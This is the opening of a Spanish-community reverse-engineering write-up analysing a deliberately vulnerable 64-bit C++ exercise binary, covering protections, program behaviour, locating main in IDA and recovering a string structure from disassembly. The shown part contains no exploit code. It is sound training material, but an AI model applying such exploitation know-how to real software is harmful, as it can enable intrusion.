
Analysis and exploitation of the program with hash sha256: 9c13607d3cd468ec5cd83ce6817f1ecacb20bb2a2fe1b6484731cf09c30baf83

This paper will explain the analysis and the exploitation of the binary sent by Ricardo Narvaja (@ricnar456) as another exercise for learning or improve our exploiting skills in the group of Crackslatinos. In this paper I have to mention again to my friend DSTN Gus (@MZ_IAT) also for solving the first one the challenge (but this time I didn't need almost his help =D).
If you want to read the previous analysis and exploitation I did of the first exercise just access this link to my github: https://github.com/Fare9/RicardoNarvajaCppExercise

In this case, there was many versions of this exercise, as first versions weren't vulnerable, or if vulnerable not exploitable. This is something normal, as the exercises are programmed and compiler can modify something or can exists a human mistake. What we usually do is just alert to Ricardo, tell why is not exploitable and quickly we have new version. (The name of the file is ConsoleApplication3_FINAL_FINAL.exe, so it's easy to see version history in the name xD).

Well, let's start the analysis. As in previous version, this target is a pe32+ (64 bit) binary, compiled in Visual Studio and programmed in C++, let's check it with ExeinfoPE:


Exeinfo PE - ver.0.0.4.4 by A.S.L - 966+54 sign 2016.09.29

File : ConsoleApplication3_FINAL_FINAL.exe
Entry Point : 000049A0 oo
EP Section : .text
File Offset : 00003DA0
First Bytes : 48.83.EC.28.E8
Linker Info : 14.16
SubSystem : Win Console
File Size : 00007E00h
Overlay : NO 00000000
64 bit executable
RES/OVL : 1 / 0 % 2019
Microsoft Visual C++ v14 - 2015 - (x64) www.microsoft.com (exe 48
Lamer Info - Help Hint - Unpack info
16 ms.
Creation Date from exe header : 2019-09-03

Protections that are implemented on binary by the compiler are the same than previous exercise:


- ASLR: which changes base address of binary each time this is executed (you can find more information in wikipedia: https://en.wikipedia.org/wiki/Address_space_layout_randomization)

- DEP: which prevents binary of execution on the stack (again more information: https://en.wikipedia.org/wiki/Executable_space_protection#Windows)

Also this binary has the runtimes embedded, so as previous one, if IDA does not recognize functions by signature, we will not have functions labeled in the disassembly. Opposite to previous exercise, this time I tried to recognize as maximum as possible (I cried when I recognized some kind of string class, I don't know if it is the std::string one, but I tried to analyze many of its function).


First look to binary in execution

This application is pretty similar to the previous one, we will have a prompt which will ask for some numbers, and for employee names.




```
Argument = 0
Please enter an integer value:

_
```

Well, to see how the program works, we are going to write any integer value (for example, your favorite one):




```
Argument = 0
Please enter an integer value:

69
Valor = -4294967283
Respuesta = 69
Please, enter Employee name:
```

As an answer, we receive a strange number called “Valor”, then as answer (“Respuesta”) the number we wrote. After that, program ask us to write Employee name. Just as first run of the program write whatever you want.




```
Argument = 0
Please enter an integer value:

69
Valor = -4294967283
Respuesta = 69
Please, enter Employee name:
Arturo Perez Reverser
Hello, Arturo Perez Reverser
_
```

In the current state, the program is waiting for user press Enter (I think it’s a way for cleaning input buffer). So just press Enter and continue:



```
Argument = 0
Please enter an integer value:

69
Valor = -4294967283
Respuesta = 69
Please, enter Employee name:
Arturo Perez Reverser
Hello, Arturo Perez Reverser

Please, enter Employee name:
```

Again, program asks for an Employee name. Just write again what you want.




```
Argument = 0
Please enter an integer value:

69
Valor = -4294967283
Respuesta = 69
Please, enter Employee name:
Arturo Perez Reverser
Hello, Arturo Perez Reverser

Please, enter Employee name:
Ilonqueen
Hello, Ilonqueen
Please enter an integer value:
```

Finally, program will ask for an integer 16 times, and program will finish.


Well from here, maybe is not easy to see if it's vulnerable or at the end exploitable. We can write different inputs as integers and strings. And if user input is not controlled usually this can lead the program to some kind of memory corruPPtion (¬¬ joke for spanish users).

Analysis of the binary

For this target, instead of IDA Pro 7.2 I used IDA Pro 7.0, I will upload the idb, so it's possible to follow the analysis with that database. In opposite to IDA Pro 7.2, version 7.0 didn't recognize main function, and it's time to think and find the function by our own.
This time, to recognize main function, I will search known strings, and if I'm lucky I will have main function.




The first string we saw running the program was “Argument…”




Address	Length	Type	String
.rdata:0000...	0000001E	C	Please, enter Employee name:
.rdata:0000...	00000008	C	Hello,
.rdata:0000...	00000021	C	Please enter an integer value: \n
.rdata:0000...	0000000D	C	Valor = %zd\n
.rdata:0000...	00000010	C	Respuesta = %d\n
.rdata:0000...	00000010	C	Argument = %zd\n

We will go to this string, and search for the xreferences.




```
lea     rcx, Format; "Argument = %zd\n"
```

We have one, then follow this xref:




```
mov     eax, cs:global_size_value
shl     eax, 2
mov     cs:global_size_value, eax
mov     rdx, cs:global_ptr_to_function2
lea     rcx, Format ; "Argument = %zd\n"
call    printf
jmp     short loc_13F5C110A
```

And finally we'll see the xreferences of the function where this code is, if the function is called from start function, it's highly possible that the function is main.




Directio	Ty|	Address
D...	p	sub_13F5C4824+107
D...	o	.rdata:stru_13F5C7098
D...	o	.data:global_ptr_to_functi...
D...	o	.pdata:000000013F5CA018

Oh… f***.... function is not start… but continue looking to that call.



```
loc_13F5C490E:
                call    __p___argv
                mov     rdi, [rax]
                call    __p___argc
                mov     rbx, rax
                call    _get_initial_narrow_environment
                mov     r8, rax ; envp
                mov     rdx, rdi ; argv
                mov     ecx, [rbx] ; argc
```


Interesting… Some argvs, an argc… let's going to follow the xrefs of this function:



xrefs to sub_13F5C4824

Directio	Ty|	Address	Text
D...	j	start+D	jmp sub_13F5C4824
D...	o	.pdata:000000013F5CA4F8	RUNTIME_FUNCTION <rva sub_13F5C4824,


Well!!!! This function is executed from a jump in start function. So, we can rename the function with the "printf" as "main":



```
; int __cdecl main(int argc, const char **argv, const char **envp)
main            proc near

integer_switcher_value= dword ptr -128h
empleado_1_cpy2 = qword ptr -118h
i               = dword ptr -110h
some_value1     = dword ptr -10Ch
some_value2     = dword ptr -108h
return_value    = dword ptr -104h
empleado_1_p_heap= qword ptr -100h
empleado_1      = qword ptr -0F8h
p_to_switcher   = qword ptr -0F0h
empleado_p_heap = qword ptr -0E8h
empleado_2      = qword ptr -0E0h
p_var_string2   = qword ptr -0D8h
var_string      = qword ptr -0D0h
empleado_1_cpy  = qword ptr -0C8h
str1            = qword ptr -0C0h
```

The first function that we can find inside of main function, is not labeled, and it was a little bit complex to recognize what could be. Usually when we use std::string in high level programming languages, we don’t care about the implementation in low level, on this case I spent some time analyzing I recognize the next structure:

struct std::string
{
char buffer[16];
__int64 buffer_length;
__int64 max_buffer_length;
};

At the beginning I really didn’t know wtf was this, so we can take a look to the first function:


```
lea     rax, p_to_switcher
mov     [rsp+148h+p_to_switcher], rax
lea     rdx, string_source_1 ; string_source
lea     rcx, [rsp+148h+str2] ; var_string
call    string__string
```



```
; std::string *__fastcall string::string(std::string *var_string, const char *string_source)
string__string  proc near

stupid_visual_studio_value= qword ptr -18h
var_string      = qword ptr  8
source_char     = qword ptr  10h

; FUNCTION CHUNK AT 000000013F5C5370 SIZE 00000018 BYTES

; __unwind { // __CxxFrameHandler3
                mov     [rsp+source_char], rdx
                mov     [rsp+var_string], rcx
                sub     rsp, 38h
                mov     [rsp+38h+stupid_visual_studio_value], 0FFFFFFFFFFFFFFFEh
                mov     rcx, [rsp+38h+var_string] ; var_string
                call    string_variables_init
                nop
```


```
;   ADDI

loc_13F5
;   clea
;   clea

; END OF
```

```
loc_13F5C2DD2:          ; var_string
;   try {
                mov     rcx, [rsp+38h+var_string]
                call    init_max_length_to_15_and_string_first_byte_to_zero
                mov     rdx, [rsp+38h+source_char] ; source_string
                mov     rcx, [rsp+38h+var_string] ; var_string
                call    string__string_1 ; string::string(std::string *var_string, const char *source_string)
                nop
;   } // starts at 13F5C2DD2
```

```
loc_13F5C2DEC:
                mov     rax, [rsp+38h+var_string]
                add     rsp, 38h
                retn
; } // starts at 13F5C2DB0
string__string endp
```

